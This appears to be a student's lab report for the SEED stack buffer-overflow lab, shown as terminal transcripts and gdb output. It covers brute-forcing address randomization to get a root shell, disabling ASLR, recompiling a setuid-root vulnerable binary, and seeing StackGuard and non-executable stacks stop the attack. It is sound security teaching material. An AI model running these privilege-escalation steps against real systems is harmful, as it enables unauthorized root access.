

```
[10/02/21]seed@VM:~/.../proj_2$ su root
Password:
root@VM:/home/seed/Desktop/proj_2# /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
root@VM:/home/seed/Desktop/proj_2# exit
exit
[10/02/21]seed@VM:~/.../proj_2$
```

Before attempting this task, I needed to turn on address randomization. Please note I still did all of the other initial setups beforehand as well (i.e. chown, chmod, etc).


```
[10/02/21]seed@VM:~/.../proj_2$ ./stack
Segmentation fault
```

When I ran my stack code once, I got a segmentation fault. The reason I was not able to get root access the first time is because the address randomization. Every time a program is being run, the starting positions of the stack change to prevent easy exploitation.



```
[10/02/21]seed@VM:~/.../proj_2$ sh -c "while [ 1 ]; do ./stack; done;"
```



```
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
# 
```


After running the above command to loop, I was able to successfully get root access in 3 seconds. I was honestly surprised to get root access so quickly. I decided to rerun the command again to see how long it would take to gain root access the second time. During this second run, it took a total of 1 minute and 47 seconds for me to gain root access to the host.

Task 4:




```
[10/02/21]seed@VM:~/.../proj_2$ su root
Password:
root@VM:/home/seed/Desktop/proj_2# sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
root@VM:/home/seed/Desktop/proj_2# exit
exit
[10/02/21]seed@VM:~/.../proj_2$ sudo rm /bin/sh
[10/02/21]seed@VM:~/.../proj_2$ sudo ln -s /bin/dash /bin/sh
[10/02/21]seed@VM:~/.../proj_2$ gcc -o stack -z execstack stack.c
[10/02/21]seed@VM:~/.../proj_2$ sudo chown root stack
[10/02/21]seed@VM:~/.../proj_2$ sudo chmod 4755 stack
[10/02/21]seed@VM:~/.../proj_2$ gcc -o exploit exploit.c
[10/02/21]seed@VM:~/.../proj_2$ ./exploit
[10/02/21]seed@VM:~/.../proj_2$
```

Before attempting this task, I needed to redo all of the initial setup for task one again. However, I turned off the stack guard when recompiling the stack file. As you can see from the gcc command, I did not include the "-fno-stack-protector" flag. Also, because I am supposed to redo the attack from task 1, I recompiled and ran the original exploit file again to produce the original badfile without the "setuid" assembly code.



```
[10/02/21]seed@VM:~/.../proj_2$ ./stack
*** stack smashing detected ***: ./stack terminated
Aborted
[10/02/21]seed@VM:~/.../proj_2$
```

As we can see from the above picture, we can see the message "*** stack smashing detected ***: ./stack terminated Aborted". This is because I did not disable the StackGuard. When I am running the stack file in the presence of the StackGuard, it can detect when the buffer overflow is happening. As a result, it terminates the execution of the stack file to prevent the buffer overflow from occurring. Here is the link and picture that explains what the tack guard is:



About 5,800,000 results (0.58 seconds)

StackGuard is **a compiler extension that enhances the executable code produced by the compiler** so that it detects and thwarts buffer-overflow attacks against the stack. The effect is transparent to the normal function of programs.


https://www.usenix.org › sec98 › cowan › cowan PDF

StackGuard: Automatic Adaptive Detection and Prevention of ...

About featured snippets • Feedback


https://www.usenix.org/legacy/publications/library/proceedings/sec98/full_papers/cowan/cowan.pdf

Task 5:




```
[10/02/21]seed@VM:~/.../proj_2$ su root
Password:
root@VM:/home/seed/Desktop/proj_2# sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
root@VM:/home/seed/Desktop/proj_2# exit
exit
[10/02/21]seed@VM:~/.../proj_2$ sudo rm /bin/sh
[10/02/21]seed@VM:~/.../proj_2$ sudo ln -s /bin/zsh /bin/sh
[10/02/21]seed@VM:~/.../proj_2$ gcc -o stack -fno-stack-protector -z noexecstack stack.c
[10/02/21]seed@VM:~/.../proj_2$ sudo chown root stack
[10/02/21]seed@VM:~/.../proj_2$ sudo chmod 4755 stack
[10/02/21]seed@VM:~/.../proj_2$
```

As always, I did the initial setup for this stack. This time I am compiling the stack file but I am not making the stack executable.




```
[10/02/21]seed@VM:~/.../proj_2$ ./stack
Segmentation fault
```




Non executable stack

Non-executable stack (NX) is **a virtual memory protection mechanism to block shell code injection from executing on the stack by restricting a particular memory and implementing** the NX bit. But this technique is not really worthy against return to lib attacks, although they do not need executable stacks.

As a result, I get a segmentation fault. According to the research I did online. This is to be expected as the stack is not executable anymore. Essentially, this means that the "noexecstack" is a protection mechanism that blocks shell code injection from being executable on the stack. Here is the link:
https://www.google.com/search?q=non+executable+stack&rlz=1C1OPNX_enUS971US971&oq=non+executable+stack&aqs=chrome..69i57j0i512j0i22i30l5j69i61.6111j0j4&sourceid=chrome&ie=UTF-8




```
[2]+  Stopped                 gdb stack
[10/02/21]seed@VM:~/.../proj_2$ gdb stack
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from stack...done.
gdb-peda$ b 13
Breakpoint 1 at 0x80484d3: file stack.c, line 13.
gdb-peda$
```



```
[----------------------------------registers-----------------------------------]
EAX: 0xbfffeb2e --> 0x90909090
EBX: 0x0
ECX: 0xbfffed70 --> 0xb7fba3dc --> 0xb7fbb1e0 --> 0x0
EDX: 0xbfffed37 --> 0xb7fba3dc --> 0xb7fbb1e0 --> 0x0
ESI: 0xb7fba000 --> 0x1b1db0
EDI: 0xb7fba000 --> 0x1b1db0
EBP: 0xbfffeb48 --> 0x90909090
ESP: 0xbfffeb20 --> 0xb7fe96eb (<_dl_fixup+11>: add    esi,0x15915)
EIP: 0x80484d3 (<bof+24>:       mov    eax,0x1)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x80484ca <bof+15>:  push   eax
   0x80484cb <bof+16>:  call   0x8048370 <strcpy@plt>
   0x80484d0 <bof+21>:  add    esp,0x10
=> 0x80484d3 <bof+24>:  mov    eax,0x1
   0x80484d8 <bof+29>:  leave
   0x80484d9 <bof+30>:  ret
   0x80484da <main>:    lea    ecx,[esp+0x4]
   0x80484de <main+4>:  and    esp,0xfffffff0
[------------------------------------stack-------------------------------------]
0000| 0xbfffeb20 --> 0xb7fe96eb (<_dl_fixup+11>:        add    esi,0x15915)
0004| 0xbfffeb24 --> 0x0
0008| 0xbfffeb28 --> 0xb7fba000 --> 0x1b1db0
0012| 0xbfffeb2c --> 0x9090d940
0016| 0xbfffeb30 --> 0x90909090
0020| 0xbfffeb34 --> 0x90909090
0024| 0xbfffeb38 --> 0x90909090
0028| 0xbfffeb3c --> 0x90909090
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, bof (str=0x90909090 <error: Cannot access memory at address 0x90909090>) at stack.c:14
14          return 1;
gdb-peda$ x /18bx buffer
0xbfffeb2e:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfffeb36:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbfffeb3e:     0x90    0x90
gdb-peda$
```

To see this visually, I decided to rerun the stack file in gdb. I set a breakpoint at line 13 of the code to see if the buffer still gets overwritten. As I execute the run command, I can clearly see the buffer was still overwritten.



```
[----------------------------------registers-----------------------------------]
EAX: 0x1
EBX: 0x0
ECX: 0xbfffed70 --> 0xb7fba3dc --> 0xb7fbb1e0 --> 0x0
EDX: 0xbfffed37 --> 0xb7fba3dc --> 0xb7fbb1e0 --> 0x0
ESI: 0xb7fba000 --> 0x1b1db0
EDI: 0xb7fba000 --> 0x1b1db0
EBP: 0x90909090
ESP: 0xbfffeb50 --> 0x90909090
EIP: 0xbfffebb0 --> 0x90909090
EFLAGS: 0x10282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0xbfffebad:  nop
   0xbfffebae:  nop
   0xbfffebaf:  nop
=> 0xbfffebb0:  nop
   0xbfffebb1:  nop
   0xbfffebb2:  nop
   0xbfffebb3:  nop
   0xbfffebb4:  nop
[------------------------------------stack-------------------------------------]
0000| 0xbfffeb50 --> 0x90909090
0004| 0xbfffeb54 --> 0x90909090
0008| 0xbfffeb58 --> 0x90909090
0012| 0xbfffeb5c --> 0x90909090
0016| 0xbfffeb60 --> 0x90909090
0020| 0xbfffeb64 --> 0x90909090
0024| 0xbfffeb68 --> 0x90909090
0028| 0xbfffeb6c --> 0x90909090
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0xbfffebb0 in ?? ()
gdb-peda$
```

However, the moment I execute the “continue” command to let the rest of the program finish executing, it still gets a SIGSEGV. Obviously, that is to be expected. What is interesting is when the program finishes executing. We see that the program completely stops at the NOP in the code section and will not go through the rest of the NOPs. From what I can infer from my research, this has to deal with the fact that the stack is not executable anymore. Since the stack is no longer and executable stack, this means that our overflow of instructions are just data and nothing else. Our shellcode is essentially just a really long c-string and nothing else.